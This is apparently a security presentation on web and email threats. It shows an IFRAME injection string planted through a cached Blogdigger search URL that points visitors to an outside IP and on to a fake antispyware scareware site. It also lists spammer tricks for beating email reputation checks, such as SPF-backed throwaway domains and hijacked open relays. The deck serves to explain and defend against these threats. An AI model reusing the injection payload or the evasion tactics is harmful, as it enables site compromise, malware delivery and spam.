


IFRAME:

Content Injection


Attacks are using a bot to automatically search inside Blogdigger search engine.

In turn Blogdigger is caching the results.



IFRAME: Content Injection

IFRAME is able to escape the parent tag



The screenshot shows the source code of a web page. A red oval highlights the injected IFRAME tag: `<IFRAME src=//195.225.178.21/5' />`. This tag is placed inside a search input field's value attribute, which also contains the text "help mygen myspace". The browser's address bar shows the URL: `http://www.blogdigger.com/search.jsp?q=help+mygen+myspace+++++++%3CIFRAME%20src=//195.225.178.21/5%3E - Mozilla Firefox`. The taskbar at the bottom shows the Start button and several open applications: Wireshark, DriveDefender - Mozilla F..., and Source of: http://ww...

IFRAME:

Content Injection

Unsuspecting user who trust the site is redirected automatically to this PUS site

Trojan&SpywareScan - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://antispwaresuite.com/data/index.php?02005c5f4a14443d03145b0c664d153e075e3c5e5d5d05125109595f510c0109430653040413443d50f

Home Overview Download Purchase Features Updates

TROJAN & SPYWARE SCAN
Powerful anti-trojan protection

With Full Windows XP Service Pack 2 Security Center Support!
[Free Download](#)

Trojan&SpywareScan version: 3.0.3 Virus database: Fri Mar 21 2008
Total: 145744 viruses Daily: 1436 viruses

[DOWNLOAD](#) [BUY NOW](#) [FEATURES](#)

Threats

Backdoor.Win32.IRCBot.st
Worm and backdoor Trojan of the Windows platform, spreads via AOL Instant Messenger. Can spread to the most vulnerable files in your PC and to exploit Server Service.

Update bases now and our tool will protect you from these threats.

Trojan&SpywareScan key features


- Full Windows XP Service Pack 2 Security Center Support!
- RescueScan Technology** - With Ultra-high speed scan rescuing your PC from Viruses is a matter of seconds!
- Ultimate Live Update** - Every 2-hours antivirus bases and modules are fully updated. Antivirus stands sentinel over your privacy and identity!
- Trojan&SpywareScan detects and removes more than 100000 Trojan horses, Spyware, Viruses, Hackers, Adware, Keyloggers and other hardware;
- Trojan&SpywareScan lets you quickly scan files and access other Antivirus features directly from Windows Explorer;
- Removes the "active trojan" from a disk, even if it is blocking the file;
- Removes trojan files that are locked for writing (e.g. DLLs which are being used);
- Best backdoor and worm protection;
- Supports compressed files scan;

Statistics say that virus and trojan attacks cause damages up to \$3 million/hour, and a new virus appears every hour. One virus, Sasser.A, infected millions of computers during the first hours after being released and caused billions of damages. It was based on an exploit which had been known and patched against for months.


Trojan&SpywareScan is a powerful and easy-to-use Trojan horses, Viruses and all types of Malware removal software, which detects and eliminates more than 100000 Trojan Horses and Spywares. It also detects viruses, trojans, worms, spyware, malicious ActiveX controls and Java applets. The latest version of **Trojan&SpywareScan** features involves outstanding detection abilities, together with high performance.

You can expect 100% detection of In-the-Wild viruses (viruses already spreading between users) and excellent detection of Trojan

Email Wreck-utation



Email Wreck-utation



Has been around for a lot longer than
Web Reputation

Several sender technologies: (SPF,
DKIM, SenderID)

Reputation systems have helped move the
problem

Email Wreck-utation



Email Wreck-utation

Start your own company and add
SPF, SenderID, etc records,
and move around



Email Wreck-utation

Start your own company and add
SPF, SenderID, etc records,
and move around

Hijack a “good” open relay



Email Wreck-utation

Start your own company and add
SPF, SenderID, etc records,
and move around

Hijack a “good” open relay

Use a webmail provider like Yahoo!, Gmail, Microsoft



Email Wreck-utation

Start your own company and add
SPF, SenderID, etc records,
and move around

Hijack a “good” open relay

Use a webmail provider like Yahoo!, Gmail, Microsoft

Spread wealth to BLOGS (Splogs)



Email Wreck-utation “Legit Sender”

From: dan hubbard [dhubbard858@gmail.com]
To: Hubbard, Dan
Cc:
Subject: Enjoy taking surveys? Get paid to take More.
Attachments:

Get Paid For Your Opinion. <http://gifts.gemzulu.com/C/54/711/346>
\$10 - \$40 Dollars an Hour! Apply Online Today! Click Now

The screenshot shows the GoldNetMedia website interface. At the top, there is a yellow navigation bar with links for HOME, CONTACTS, and a SEARCH box. Below this is a blue header area featuring the GoldNetMedia logo (a blue sphere with a white dot) and a photograph of a smiling woman sitting at a desk. A secondary yellow navigation bar contains links for HOME, UNSUBSCRIBE, PRIVACY, CONTACT, and SUPPORT. The main content area has a grey header that says "WELCOME TO GoldNetMedia". Below this, there is a small photo of a group of business professionals. To the right of the photo, there are two paragraphs of text describing the company's services. At the bottom, a yellow footer bar contains the same navigation links: Home, Unsubscribe, Privacy, Contact, and Support.

HOME CONTACTS SEARCH

HOME UNSUBSCRIBE PRIVACY CONTACT SUPPORT

WELCOME TO GoldNetMedia



GoldNetMedia is a leading provider of direct marketing and database management solutions which enable marketers to maximize the value of their permission-based lists. Companies have the ability to increase revenues from their newsletter subscribers, customer data and prospect databases.

GoldNetMedia creates innovative direct response campaigns to promote services and products online. Companies with compelling products can benefit from our expertise in testing, creative design, campaign planning, optimization and tracking.

Home Unsubscribe Privacy Contact Support

Email: “Legit” SPF

Email: "Legit" SPF

"Theres never been a better time to get a new car"

mail.yakdrive.com [67.218.177.112]
mail.jadeblond.com [67.218.177.54]
mail.routevery.com [67.218.177.53]
mail.filterwind.com [67.218.185.50]
mail.routevery.com [67.218.177.53]
mail.bendton.com [67.218.177.73]
mail.wellcometo.com [67.218.185.76]
mail.domesell.com [67.218.185.96]
mail.smashoot.com [67.218.185.94]
mail.arrivespark.com [67.218.185.117]
mail.spearmine.com [67.218.185.74]
mail.cleanfluff.com [67.218.171.33]
mail.thirdground.com [67.218.171.20]

Email: "Legit" SPF

Information for 'domesell.com'

This page shows general information on the domain domesell.com, its message volume and the number of unique IPs sending email during the last 30 days, and IP addresses in this domain sending substantial amounts of email.

Is this your domain? Request more in depth information with our [Domain Health Check](#) !


Web Reputation

Reputation: ● Neutral

SmartFilter Category: Not Categorized
[Make Category Suggestions](#)

Nameservers: [ns1.domainservice.com](#)
[ns2.domainservice.com](#)
[ns3.domainservice.com](#)
[ns4.domainservice.com](#)

Mail Reputation



Daily Trend of Domain Mail Sending Behavior

Sender Information

First seen: 2008-03-07

Message Volume

Daily avg 30 days:

Yesterday: (+157%)

SPF/SenderID for domesell.com

Record present: spf1

Record: v=spf1 ip4:[67.218.185.0/24](#) a mx ~all

Email: "Legit" SPF

EMAIL & WEB REPUTATION LOOK UP

You are only as credible as your online reputation. Make sure your identity is not being compromised by criminal activity by checking your reputation score.

Enter IP address or Domain to look up Reputation

Web Reputation Score: Neutral

Country: United States of America

Detailed Info: domesell.com



WHOIS Information


